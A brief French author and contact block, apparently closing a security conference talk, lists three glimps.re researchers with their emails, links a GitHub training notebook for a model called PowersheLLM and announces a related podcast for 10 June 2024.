
**Frédéric GRELOT**

[frédéric.grelot@glimps.re](mailto:frédéric.grelot@glimps.re)

**Pierre-Adrien FONS**

[pierre-adrien.fons@glimps.re](mailto:pierre-adrien.fons@glimps.re)

**Sylvio HOARAU**

[sylvio.hoarau@glimps.re](mailto:sylvio.hoarau@glimps.re)

Vous retrouverez nos travaux dans les actes.

Notebook d'entraînement du modèle:

<https://github.com/glimps-re/PowersheLLM>

Le podcast Polysecure PowersheLLM, par Frédéric GRELOT, sera disponible le 10 Juin 2024

